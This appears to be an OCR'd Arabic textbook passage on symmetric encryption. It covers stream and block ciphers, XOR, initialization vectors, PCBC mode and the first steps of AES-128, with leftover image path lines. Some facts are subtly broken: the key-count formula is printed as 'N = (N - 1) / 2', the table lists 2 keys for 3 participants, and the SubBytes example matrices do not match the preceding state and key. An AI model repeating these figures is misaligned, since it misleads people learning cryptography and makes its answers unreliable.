
يتكون ال Cryptosystem هذا من ثلاثة Algorithms:

- تُستخدَم الأولى في ال Key generation.
- والثانية من أجل إجراء ال Encryption.
- والثالثة لِأجل ال Decryption.

نستطيع التعبير عن هذه المراحل بهذه الرموز {X, K, E, Y, D}.


حيث يَرمُز ال X إلى ال plaintext، وال K إلى ال Key، وال E إلى ال Encryption، وال Y إلى ال Ciphertext، وأخيراً ال D إلى ال Decryption.

الشكل بالصفحة التالية يوضح لك وظيفتهم في عملية التشفير وفَك التشفير:



Source: Ref (7)

ونقوم بتعريف ال "Symmetric Ciphers" بأنها ال Cryptosystems التي تَستَخدِم نَفس ال Key في عَمَلية التشفير وفك التشفير. فلو افَرَضنا أنَّ مَجموعَة تَوَد إجراء اتصال آمن فيما بَينهم فَسَيَتِم استخدام Key وحيد بين كل طرفين، يُعتبر "Shared Secret Key" فيما بينهم. وكُلما زاد ال Key Space كُلما ازدادت قوتهُ وازدادت صعوبة كسرِهِ.



Source: Ref (8)

ولكن كيف سيتم توزيع هذا ال Secret Key بين الأطراف المُشتَرِكَة بحيث نضمن وصوله بشكل آمِن وسري إلى كل منهم؟.

توجد هُنا عِدة بَدائل لإجراء هذا الأمر، أبسطها أن يَحدُث هذا التَبادُل offline فيما بينهم!.. نُطلِق على هذه العملية بال "Key Distribution Management"، سنتكلم عنها في نهاية هذا الباب..

يتميز هذا النوع من التشفير بالسرعة العالية إذا ما قورن بال Asymmetric Encryption، لكن من عيوبه أنهُ لا يُقدم لنا خدمة ال Nonrepudiation.

ما هذا ال Nonrepudiation..؟

إنها خاصية تُؤكِّد للمُستَقبِل أن هذه الرسالة التي وصلت إليه، قادمة من الشخص الذي قام بإرسلها بالفعل، ولم يتم إرسالها عن طريق شخص آخر مُنتحلاً شخصية المُرسِل!. سنأتي إليها بعد قليل..

والآن بما أن هذا ال Key وحيد للتشفير والفك، فَرُبما يَقَع هذا ال key بيد أَحَدِهِم فَيَتمكن مِنَ التواصُل معي وكأنهُ الشخص المَرجو!، بينما في حالة ال Asymmetric Encryption نَستَخدِم key من أجل التشفير و آخر من أجل فك التشفير. فلو وَقَعَ أحد ال keys قي أيدي أحدهم لن يتمكن من التلاعب معنا ☺.

أيضاً من عيوبه أنه غير مُجدي عند محاولة تطبيقه على الأعداد الكبيرة من المُشتركين في الإتصال، حيث أن لكل عملية اتصال بين اثنين ستحتاج Key خاص بهم..

فمثلاً: لنفرض أن أربعة أشخاص يريدون الدخول في group ليتواصلوا فيما بينهم. ال user1 سيحتاج key ليتصل بال user2، و key مختلف ليتواصل مع ال user3، وآخر ليتواصل مع ال user4. ثم user2 سيحتاج key مختلف عنهم ليتواصل مع ال user3، وآخر ليتواصل مع ال user4.

وتنتهي الحفلة بتوظيف 6 keys لهؤلاء الشباب ☺.

يُمكننا تلخيص هذا بمعادلة تقوم بحساب ال keys اللازمة بناءً على عدد ال parties المشتركين في المصلحة.

Number of Participants	Number of Keys
2	1
3	2
4	6
5	10
10	45
100	4,950
1,000	499,500

$$N = (N - 1) / 2$$

وبتطبيق هذه المعادلة مثلاً على Web Application يقوم بالاتصال به الآلاف من ال users، سنُفاجأ بالكم الهائل من ال keys المطلوبة لذلك!. مما يجعله غير مُلائم لهذه العملية.

الشكل بالأعلى يُوضح تطبيق المعادلة على عدد المُشتركين وحساب كمية ال Keys المطلوبة لإجراء الاتصال.

والآن سنتكلم عن أنواع ال Ciphers المُستخدمة في ال Symmetric Cryptography.


Stream Cipher

تَعتَمِد فِكرة هذا النوع من ال ciphers على وجود "Key stream Generator" يقوم بإنتاج Stream من ال Bits أو ال Bytes العشوائية أو كما نُسميها Pseudo-Random Bits، يبدو واضحاً من اسمها "Random" أنه يُشترط عدم وجود علاقة رياضية بين ال Bit وال Bit الذي يليه في ال Stream.


غالباً يتم انتاجها على هذا النحو: "One bit or one byte at a time" بمعنى أنه كل plaintext digit يُقابلهُ random bit.

ونُطلِق على هذه السلسله من ال random bits بال Key Stream، أي أنها ستكون ال Key هُنا!. هذا ال Key سيمتلكهُ كِلا الطرفين المشتركين في الإتصال.

ثم نقوم بعمل XOR بين هذه ال Bits وال Plaintext digits لِيَتم بِهذا إنتاج ال Ciphertext. وعِندَ وصوله للجِهَة الأُخرى يَتِم أيضاً استخدام نفس ال Key لِعَمَل ال Decryption بِنَفس الطَريقة لاستِعادة ال plaintext. مايلي شكل يوضح ال process الحاصلة:



وهذا شكل آخر يوضح نفس العملية:



Source: Ref (7)

لعلك تتسائل.. لماذا نقوم باستخدام هذا ال XOR..؟

السبب الأول، لكي يحدث التغير في شكل المُدخلات (ال plaintext)، وهذا التَغيُّر سَنَحصُل عليه عِندما نأتي بهذه ال bits وندمجها مع ال plaintext لينتج ال ciphertext، هذه ال XOR تُعتبر "Linear Function"

It detects the ODD and the EVEN counts.
The output will be 1 (when input bits are not matching)
And the output will be 0 (when input bits are matching).

والسبب الثاني، أنها تتميز بأنها Reversible Operation.

وماذا سنستفيد من كَونِها "Reversible Operation"..؟

سنأخذ مثال لنفهم منه فائدة عملية ال XOR هذه.


لنفرض أن ال plaintext digit هو ال X وال Random Bit هو ال Yوال (X XOR Y) هو ال Ciphertext

هذا ال ciphertext عندما يصل للجهة الأخرى سيتم عمل XOR له مع ال Y وهو ال Bit Stream لينتج نفس ال X مرةً أخرى كما يظهر.

X	Y	X ⊕ Y
0	0	0
0	1	1
1	0	1
1	1	0

Block Cipher

هذا النوع من ال Ciphers يتعامل مع ال message أو ال plaintext ك Block، هذا ال Block سيتم تحويله إلى ال ciphertext على هيئة Block أيضاً بنفس ال Length.




موضح بالشكل ال Length of Block وهو المشار إليه بال "b bits" لاحظ أنه ثابت لل plaintext وال ciphertext.

هل تتذكر ال Transposition Cipher الذي شرحناه من قبل؟

يُعَد هذا ال Transposition Cipher أحد أشكال ال Block Ciphers.

الشكل السابق يوضح عملية التشفير ل Single Block فقط!، ولكن في الواقع لا يكون الأمر كذلك، بل يتم تقطيع ال plaintext إلى أكثر من Block، كُل Block مِنهم يَبْلُغ حجمه 64 bits أو 128 bits.

In the next Fig: the input to the encryption algorithm is the XOR of the current plaintext block and the preceding ciphertext block



Propagating Cipher Block Chaining (PCBC) mode encryption

نُلاحِظ دُخول شيء غريب في عملية ال XOR لأول plaintext وهو ال (IV)..

فما هذا ال "Initialization Vector"..؟

إنهُ عِبارة عن Random String لها نفس ال Length الخاص بال Plaintext، نقوم بِعَمَل XOR لها مَع ال Plaintext، ووظيفتها هِيَ إنتاج Ciphertext مُختلِف في كُل مَره يَتم تشفير نفس هذا ال "Block of Plaintext" باستخدام نفس ال Key. وهذا لجَعل عَملية تخمين الرسالة أصعب وأكثر تعقيداً.

أعتقد الآن أنهُ أصبحت لدينا بعض المفاهيم الجيدة التي سنعتمد عليها في المرحلة القادمة..

سنعود مرةً أخرى إلى ما ذَكرناهُ في أول هذه الفقرة حيثُ كُنَّا نَتحدث عَن ال Symmetric Encryption وقُمنا بِتَعريف مفهوم ال Cryptosystems.

سَننتقل لِتحليل نِظام مُتكامِل (Symmetric Cryptosystem) يعتمِد مَبدأ ال Block Ciphers في تشفير البَيانات.

لعل أشهر هذه ال Symmetric Cryptosystem هو ال AES وال 3DES.

سوف نذهب في جولة مُمتِعة داخل ال AES.

AES (Advanced Encryption Standard)

The Advanced Encryption Standard (AES) was published by the National Institute of Standards and Technology (NIST) in 2001.
AES is a symmetric block cipher that is intended to replace DES as the approved standard for a wide range of applications.
The algorithm is referred to as AES-128, AES-192, or AES-256, depending on the key length.

يكون ال input لهذه ال Algorithm بلوك يتكون من 16 خانة، كُل خانة تُمَثِّل 1 byte، أي أنَّ حَجم ال block سَيَكون 128-bits، هذا يعني أنهُ سيقوم بِتقسيم ال plaintext ووضعهُ في Blocks ثُمَّ يُجري عليها عملية التشفير.

State				Cipher key			
32	88	31	e0	2b	28	ab	09
43	5a	31	37	7e	ae	f7	cf
f6	30	98	07	15	d2	15	4f
a8	8d	a2	34	16	a6	88	3c

ستستقبل ال Algorithm مُدخلات (inputs)، هذه المُدخلات هي 2 blocks، هُم ال plaintext ونُطلق عليه State، وال input الثانية هي مصفوفة ال cipher key كما بالشكل بالأعلى.

سيدخُل كل منهم لسلسلة من الخطوات:

– ال State ستذهب إلى ال Encryption Process.


– وال Key سيذهب إلى ال Key Schedule ليتم إنتاج ال Cipher Keys المُستخدمة في كل Round.

لِنعود إلى ال State من جديد.. تمُر ال State بعِدة خطوات ليتم في النهاية تكوين ال Ciphertext، هذه الخطوات موضحة في الصفحة التالية، وهي على هذا النحو:

– الخطوة الأولى وهي ال Initial Transformation.

– الخطوة الثانية وهي دخول هذا ال Block في "9 rounds" متتالية. كل Round من هذه التسعة، سيتعرض فيه ال State هذا لأربع عمليات رياضية، سنتكلم عنهم بعد قليل.

– ثم الخطوة الثالثة وهي ال Round النهائية لينتج بعدها ال Ciphertext.


Plaintext—16 bytes (128 bits)
Key—M bytes
Input state
(16 bytes)
Key
(M bytes)
Round 0 key
(16 bytes)
Initial transformation
State after
initial
transformation
(16 bytes)
Round 1
(4 transformations)
Round 1 key
(16 bytes)
Key expansion
Round 1
output state
(16 bytes)
Round N – 1
(4 transformations)
Round N – 1 key
(16 bytes)
Round N – 1
output state
(16 bytes)
Round N
(3 transformations)
Round N key
(16 bytes)
Source: Ref (7)
Final state
(16 bytes)
Cipehertext—16 bytes (128 bits)


نلاحظ أن هذه ال Rounds جميعها عددها (10) غير ال initial transformation، وهذا لأننا استخدمنا ال AES-128. فلو قمنا باستخدام ال AES-192 سيتم في المقابل تنفيذ 12 Rounds.

على الجانب الآخر يَدخُل ال Cipher Key في سِلسِلة مِن الإجراءات، نُطلق عليها "Key Expansion" كي يتم إنتاج (11 keys)، الأول يُستخدم في ال Initial transformation، ثُمَّ تِسعة مَفاتيح مِن أجل ال (9 Rounds)، ثم ال Key الأخير من أجل ال Final Round.

والآن.. سَنتكلم عَن المَراحِل المُتعلقة بكُلٍ مِن ال State وال Cipher key بِشيء من التفصيل.

The State Matrix Processes

سنقوم بالتركيز هُنا على ال Encryption Process، لكن لن نتحدث عن العمليات التي تتم لإنتاج ال Key الخاص بكل Round، سنكتفي هنا بتوضيح مواضع استخدامهم في عملية التشفير، وسنقوم بتفصيلهم لاحقاً.



يبدو واضحاً أن ال initial round تستخدم ال AddRoundKey فقط!. بينما تتعرض ال State بعدها ل 9 Rounds، يتم فيها تنفيذ أربع خطوات متتالية في كل Round. وفي ال Round الأخيرة لا يتم تطبيق ال MixColumns. والآن.. هيا لنقترب أكثر من هذه ال Rounds.

Initial round

نقوم هُنا بتطبيق خطوة وحيدة وهي استخدام ال Key الأول في سلسلة ال Key Expansion، فنقوم بعمل XOR بينه وبين ال State Matrix كما يظهر بالشكل:

State				Cipher key			
32	88	31	e0	2b	28	ab	09
43	5a	31	37	7e	ae	f7	cf
f6	30	98	07	15	d2	15	4f
a8	8d	a2	34	16	a6	88	3c

تَحدُث عَمَلية ال XOR بين أول عَمود مِن كلٍ من ال State وال Key، وهكذا مع بَقية الأعمدة لِينتُج في النهاية 4x4 State Matrix لتبدأ في الدخول إلى ال Round الأولى.

سنَعتَبِر أنفسنا الآن داخل أول Round.. حيثُ تبدأ عملية ال SubBytes:

سنأخُذ هذه ال State القادِمَة من ال initial round لِنَقوم بتطبيق ال SubBytes عليها كما سَترى الآن:

EA	04	65	85
83	45	5D	96
5C	33	98	B0
F0	2D	AD	C5



87	F2	4D	97
EC	6E	4C	90
4A	C3	46	E7
8C	D8	95	A6

Source: Ref (7)


كيفَ حَدَثَ هذا التَحَوّل؟

